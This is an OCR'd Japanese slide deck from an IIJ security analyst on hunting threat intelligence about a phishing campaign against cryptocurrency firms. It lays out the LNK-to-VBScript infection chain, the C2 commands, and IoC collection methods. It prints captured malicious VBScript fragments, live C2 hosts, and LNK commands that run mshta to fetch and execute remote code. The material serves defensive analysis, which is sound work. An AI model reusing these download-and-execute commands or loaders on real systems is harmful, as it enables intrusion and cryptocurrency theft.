IIJ Internet Initiative Japan

仮想通貨事業者を標的にした攻撃キャンペーンに関する脅威情報のハンティング

安全をあたりまえに
wizSafe

株式会社インターネットイニシアティブ
小寺 建輝

自己紹介

安全をあたりまえに wizSafe

- 小寺 建輝（Tateki Kodera）
  - 2019年度 株式会社インターネットイニシアティブ（IIJ） 新卒入社
  - SOC アナリスト
- 業務内容
  - インシデントの検知ルール作成
  - 脅威情報の収集・分析
  - セキュリティブログ「wizSafe Security Signal」の執筆

Introduction

●講演内容
- 仮想通貨事業者を標的とする対象の攻撃キャンペーンについて、脅威情報を収集する方法（Hunting）の紹介
- Huntingの結果・有効性の共有

●モチベーション
- 国内の事業者もこのキャンペーンの標的になっている
- 関連する脅威情報の流通量が少ない/遅い
- 侵害を早期発見・未然防ぐための情報が必要

Agenda

- 仮想通貨事業者を標的にした攻撃キャンペーンについて
- 脅威情報の収集/Hunting
- まとめ
- Appendix

仮想通貨事業者を標的にした攻撃キャンペーンについて

仮想通貨事業者を標的にした攻撃キャンペーン

2019年7月にJPCERT/CCより公表[1]
その後各社が情報を公開[2][3]

- 攻撃者グループ名
  - CryptoCore
  - LeeryTurtle
  - Dangerous Password
  - CryptoMimic
  - Lazarus?


- ターゲット
  - 仮想通貨事業者(日本企業も含む)

[1] JP/CERT CC, 短縮URLからVBScriptをダウンロードさせるショートカットファイルを用いた攻撃, https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html, 2019-07
[2] ClearSky Cyber Security ltd., CryptoCore Group, https://www.clearskysec.com/cryptocore-group/, 2020-06
[3] F-Secure LABS, LAZARUS GROUP CAMPAIGN TARGETING THE CRYPTOCURRENCY VERTICAL, https://www.f-secure.com/en/consulting/our-thinking/threat-intelligence-report-lazarus-group-targeting-cryptocurrency, 2020-08


攻撃キャンペーンの流れ(2020/03 時点)

1. スピアフィッシングメールを受信
2. リンクからZIPファイルをダウンロード

● ZIPファイルの中身
- ➢ Decoyファイル(PDF、DOCXなど)
  - パスワード保護されている
- ➢ LNKファイル(ショートカットファイル)
  - パスワードファイルや
    ドキュメントファイルを装うことが多い



LNKファイルの例



攻撃キャンペーンの流れ(2020/03 時点)

Decoyファイルの例

Decoyファイルの例

Copy&Paste?

日本暗号資産取引業協会,「暗号資産取引業における主要な経理処理例示」公表のお知らせ, https://jvcea.or.jp/news/main-info/20200612-001/ , 2020-06

攻撃キャンペーンの流れ(2020/03 時点)

3. ZIPファイルに含まれるLNKファイルを
   ユーザが実行
   - ➢ VBS-1をダウンロード・実行(mshta.exe)
   - ➢ URLの指定には短縮URL(bitly)を使用

● LNKファイルより実行されるコマンド例
   - ➢ C¥Windows¥system32¥**mshta.exe https://bit.ly/<path>**


```
GET /edit?id=o7SR6HBtdvFAa0sA1KSX0CsQ7kTBPT%2Bl7aY5SEkWUzpwzDipHRXZSly/%2BwkCrxvz8tgIFfZ%2BkJV1gw/%2Biho1UQ%3D%3D HTTP/1.1
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)
Host: up.digifincx.com:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 25 Mar 2020 18:34:50 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40
X-Powered-By: PHP/5.6.40
Accept-Ranges: bytes
Content-Length: 2380
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

<script language="vbscript">
dsdttodsc= hybbrm
p="%TEMP%¥"&"Pass"&"word"&".txt"
wll="i"&"pt"
ln="CMD.EXE /C"&" """&"ECHO riskreview>"&p&"&NOTEPAD.EXE "&p&"&DEL "&p&""""
wll="ws"&"cr"&wll
function dbsc(tds)
        with CreateObject("Msxml2.DOMDocument").CreateElement("mic")
                .DataType="bin.base64"
                .Text=tds
                dbsc=appc(.NodeTypedValue)
        end with
```

VBS-1


VBS-1のダウンロード



攻撃キャンペーンの流れ(2020/03 時点)

4. VBS-1の実行

- Decoyファイルのパスワード表示
  - %TEMP%¥Password.txtを作成して表示
  - 表示後はファイル削除
- 永続化
  - ユーザのStartupフォルダにLNKファイルを作成
  - 最初のLNKファイルと通信先URLは異なる
  - ファイル名:Xbox.lnk
- VBS-2をドロップ・実行
  - %TEMP%配下にVBSファイルを作成
  - ファイル名:<英数字>.vbs



攻撃キャンペーンの流れ(2020/03 時点)

5. VBS-2の実行

- VBS-3のダウンロード・実行
  - POSTリクエストを送信し、レスポンスに含まれるVBS-3を実行
  - URL:
    http://<IP address>:8080/edit?topic=s9**[0-9]{3}**


```
POST /edit?topic=s9093 HTTP/1.1
Connection: Keep-Alive
Content-Type: text/plain; Charset=UTF-8
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 3
Host: 140.117.91.22:8080

200HTTP/1.1 200 OK
Date: Wed, 25 Mar 2020 18:34:53 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40
X-Powered-By: PHP/5.6.40
Content-Length: 6982
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

on error resume next
sc="sc"
ab=12
wsc="w"&sc
ab=ab+23
ab=ab+11
wsc=wsc&"rip"+"t.Sh"
ea=1
ab=ab-ea
wsc=wsc&"ell"
ab=ea+ab
```

VBS-3

VBS-3のダウンロード




攻撃キャンペーンの流れ(2020/03 時点)

6. VBS-3の実行

- C2サーバとの通信
  - WMIにより収集した情報をPOSTリクエストで送信し、コマンドを受信
  - URL:
    http://<IP address>:8080
    /edit?topic=v[0-9]{2,3}&session=[0-9]{8}[12]&isbn=[0-9]{7}

Command	処理内容
20#	1. URLにGETリクエストを送信 2. 1.のレスポンスに含まれるコードをBase64とXORでデコード・復号して実行
21	終了
22	特になし（VBS-3に定義されていない）
23#	レスポンスに含まれるコードをBase64でデコードして実行



安全をあたりまえに
wizSafe

脅威情報の収集/Hunting

脅威情報の収集

安全をあたりまえに wizSafe

●公開・共有

- レポート、ブログ
- SNS（Twitterなど）
- IoCの投稿
  （URLhaus、Pastebin、MalwareBazaarなど）

●観測

- メールの観測
- ハニーポット
- クローラー

脅威情報の収集

安全をあたりまえに wizSafe

●公開・共有

- ➢ レポート、ブログ
- ➢ SNS（Twitterなど）
- ➢ IoCの投稿
  （URLhaus、Pastebin、MalwareBazaarなど）

- 公開、共有されるケースはあるが少ない
- 公開された時点で既に攻撃に
  利用されていない可能性がある
- 攻撃内容が変わっている可能性がある

●観測

- ➢ メールの観測
- ➢ ハニーポット
- ➢ クローラー

脅威情報の収集

●公開・共有
- レポート、ブログ
- SNS（Twitterなど）
- IoCの投稿
  （URLhaus、Pastebin、MalwareBazaarなど）

- 公開、共有されるケースはあるが少ない
- 公開された時点で既に攻撃に利用されていない可能性がある
- 攻撃内容が変わっている可能性がある

●観測
- メールの観測
- ハニーポット
- クローラー

- 標的型なので観測するのは難しい

脅威情報の収集

安全をあたりまえに wizSafe

●サービス・ツール

- Reverse Whois
- Certificate Transparency
- Passive SSL
- Passive DNS
- Hunting

脅威情報の収集

●サービス・ツール

- **Reverse Whois**
  whoisレコードの登録情報からドメインを検索
  ex) DomainTools、VirusTotal、RiskIQ、WhoisXML APIなど
- Certificate Transparency（CT）
- Passive SSL
- Passive DNS
- Hunting

- Whois Privacy Service
  を利用しているため活用は難しい

```
Registry Registrant ID:
Registrant Name: Whois Privacy
Registrant Organization: Private by Design, LLC
```

脅威情報の収集

●サービス・ツール

- Reverse Whois
- **Certificate Transparency（CT）**
  サーバ証明書の発行を監視
  ex) Certstream、crt.shなど
- **Passive SSL**
  サーバ証明書に紐づくIPアドレスの履歴の取得
  ex) VirusTotal、RiskIQ、CIRCLなど
- Passive DNS
- Hunting


- 2020/03 時点ではHTTPSは利用されていなかったため対象外

脅威情報の収集

●サービス・ツール


- Reverse Whois
- Certificate Transparency（CT）
- Passive SSL
- **Passive DNS**
  DNSレコードの履歴を取得
  ex) VirusTotal、RiskIQ、SecurityTrails、CIRCLなど
- Hunting

- IPアドレスやドメインを使い回す傾向があり、履歴から新しいIoCを発見できる
- 完全な追跡はできないので、他の収集方法も必要



C2 ドメイン

140.117.91[.]22



C2 IPアドレス

name.ownemail[.]me

脅威情報の収集

安全をあたりまえに wizSafe

●サービス・ツール

- Reverse Whois
- Certificate Transparency
- Passive SSL
- Passive DNS
- **Hunting**
  - マルウェアのHunting
  - サーバのHunting


脅威情報の収集

●サービス・ツール

- Reverse Whois
- Certificate Transparency
- Passive SSL
- Passive DNS
- **Hunting**

  - マルウェアのHunting
  オンラインサービスにアップロードされた検体を
  Yaraルールなどを用いて見つける
  ⇒検体解析をしてIoCなどを取得
  ex)VirusTotal、Hybrid Analysisなど

  - サーバのHunting




脅威情報の収集

●サービス・ツール

- Reverse Whois
- Certificate Transparency
- Passive SSL
- Passive DNS
- **Hunting**

  - マルウェアのHunting
  - **サーバのHunting**

インターネットに接続された機器を検索可能な
サービスからC2サーバなどを見つける
ex)Shodan、Censys、BinaryEdge、FOFA、ZoomEyeなど



脅威情報の収集


●サービス・ツール

- Reverse Whois
- Certificate Transparency
- Passive SSL
- Passive DNS
- **Hunting**
  - **マルウェアのHunting**
  - **サーバのHunting**

- マルウェアやC2サーバの特徴から、
  Huntingで新しい脅威情報を早期に取得できる可能性がある

マルウェアのHunting

- LNKファイルの特徴を調査
- Yaraルールを作成
- オンラインサービスにアップロードされたLNKファイルを見つける(VirusTotalを使用)



マルウェアのHunting　-LNKファイルの特徴調査-

LECmd*を利用してLNKファイルをパース

- 実行するTargetおよびArguments
- LNKファイルを作成した環境の情報
  - Drive Serial Number、Machine ID（ホスト名）、MAC Addressなど

```
--- Header ---
  Target created:  2019-03-19 04:45:40
  Target modified: 2019-03-19 04:45:40
  Target accessed: 2019-08-22 00:44:06

  File size: 14,848
  Flags: HasTargetIdList, HasLinkInfo, HasWorkingDir, HasArguments, HasIconLocation, IsU
  File attributes: FileAttributeArchive
  Icon index: 0
  Show window: SwNormal (Activates and displays the window. The window is restored to its

Working Directory: C:\WINDOWS\system32
Arguments: https://bit.ly/2mDY7hQ
Icon Location: C:\Windows\System32\notepad.exe

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>>Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: C6192C1F
  Label: (No label)
  Local path: C:\Windows\System32\mshta.exe

--- Target ID information (Format: Type ==> Value) ---

  Absolute path: My Computer\C:\Windows\System32\mshta.exe
```

Arguments

Drive Serial Number

Target

```
>> Tracker database block
   Machine ID: desktop-drple9q
   MAC Address: a8:1e:84:e9:96:db
   MAC Vendor: QUANTA
   Creation: 2019-08-21 18:02:09

   Volume Droid: 9691c382-a774-4cf3-81a7-c99ac1a9cce3
   Volume Droid Birth: 9691c382-a774-4cf3-81a7-c99ac1a9cce3
   File Droid: cb57a848-c43d-11e9-a8a1-a81e84e996db
   File Droid birth: cb57a848-c43d-11e9-a8a1-a81e84e996db

>> Icon environment data block
   Icon path: %SystemRoot%\System32\notepad.exe
```

Machine ID

MAC Address

* LECmd, https://ericzimmerman.github.io/#!index.md

マルウェアのHunting　-LNKファイルの特徴調査-

既知のLNKファイル*から特徴的な情報を抽出

*公開されたハッシュ値からマルウェア(LNKファイル)を取得(2020/03 時点)

Md5 hash value	Target	Argument	Machine ID	Drive Serial Number	MAC Address
92aa224af7d71c9fc162fdb6ce53bc5b	C:¥Windows¥System32¥cmd.exe	/c start /b C:¥Windows¥System32¥mshta hxxps://bit[.]ly/2WKpO9I	desktop-l2c0mes	32f76e3a	94:b8:6d:40:61:b7
eab491a31d4f049695c0aa515a0d90b6	C:¥Windows¥System32¥cmd.exe	/c start /b %SystemRoot%¥System32¥mshta hxxps://bit[.]ly/2BvWd6W	desktop-l2c0mes	32f76e3a	94:b8:6d:40:61:b7
53b800066811b7668e59774bd4c763ca	C:¥Windows¥System32¥mshta.exe	hxxps://bit[.]ly/2mDY7hQ	desktop-drple9q	c6192c1f	a8:1e:84:e9:96:db
ff9ee83f13bd8167d9ba780b2a147668	C:¥Windows¥System32¥mshta.exe	hxxps://bit[.]ly/2mDY7hQ	desktop-drple9q	c6192c1f	a8:1e:84:e9:96:db
97fd02ae666988d853a68fdd7f7d2e7f	C:¥Windows¥System32¥cmd.exe	/c start /b %SystemRoot%¥System32¥mshta hxxps://bit[.]ly/32CyMoa	desktop-3qnluk1	5cd40236	94:b8:6d:42:68:1d
cf1bc39380f40a514aa82e4db6215b11	C:¥Windows¥System32¥cmd.exe	/c start /b %SystemRoot%¥System32¥mshta hxxps://bit[.]ly/2MgEsjc	desktop-3qnluk1	5cd40236	94:b8:6d:42:68:1d
8cc8bdc017b103f4dbd00e6336809594	C:¥Windows¥System32¥mshta.exe	hxxps://bit[.]ly/2ktwIhI	desktop-40rv62t	f6b43908	d8:c4:97:1f:3c:82

URLの「https」は「hxxps」、「.」は「[.]」に置き換えています

マルウェアのHunting　-LNKファイルの特徴調査-

安全をあたりまえに wizSafe

既知のLNKファイル*から特徴的な情報を抽出

*公開されたハッシュ値からマルウェア(LNKファイル)を取得(2020/03 時点)

Md5 hash value	Target	Argument	Machine ID	Drive Serial Number	MAC Address
92aa224af7d71c9fc162fdb6ce53bc5b	C:¥Windows¥System32¥cmd.exe	/c start /b C:¥Windows¥System32¥mshta hxxps://bit[.]ly/2WKpO9I	desktop-l2c0mes	32f76e3a	94:b8:6d:40:61:b7
eab491a31d4f049695c0aa515a0d90b6	C:¥Windows¥System32¥cmd.exe	/c start /b %SystemRoot%¥System32¥mshta hxxps://bit[.]ly/2BvWd6W	desktop-l2c0mes	32f76e3a	94:b8:6d:40:61:b7
53b800066811b7668e59774bd4c763ca	C:¥Windows¥System32¥mshta.exe	hxxps://bit[.]ly/2mDY7hQ	desktop-drple9q	c6192c1f	a8:1e:84:e9:96:db
